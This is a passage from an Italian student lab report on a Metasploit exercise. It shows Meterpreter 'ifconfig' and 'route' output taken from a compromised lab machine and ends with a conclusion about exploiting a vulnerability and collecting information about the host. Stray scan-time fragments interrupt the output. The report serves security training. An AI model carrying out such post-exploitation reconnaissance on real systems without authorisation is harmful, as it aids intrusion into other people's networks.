- 1) CONFIGURAZIONE DI RETE;**
- 2) INFORMAZIONI SULLA TABELLA DI ROUTING.**

Meterpreter

1) CONFIGURAZIONE DI RETE

```
meterpreter > ifconfig

Interface 1
=====
Name      : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

)scandad in 13.09 seconds

Interface 2
=====
Name      : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe0e:9068
IPv6 Netmask : ::
```

Meterpreter

2) TABELLA DI ROUTING

```
meterpreter > route  
  
IPv4 network routes  
=====
```

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.11.112	255.255.255.0	0.0.0.0		

) scanned in 13.09 seconds

```
IPv6 network routes  
=====
```

Subnet	Netmask	Gateway	Metric	Interface
::1	::	::		
fe80::a00: <u>27ff:fe0e:9068</u>	::	::		



Conclusioni finali

In conclusione, l'esercizio è stato completato con successo, seguendo una serie di passaggi mirati sfruttando una vulnerabilità della macchina vittima.

L'esercizio ha permesso allo studente di applicare le competenze di penetration testing utilizzando Metasploit, eseguendo una scansione, sfruttando una vulnerabilità e raccogliendo informazioni sensibili sulla macchina remota. Questo processo illustra l'importanza della sicurezza informatica e della necessità di proteggere le reti in modo da evitare potenziali attacchi.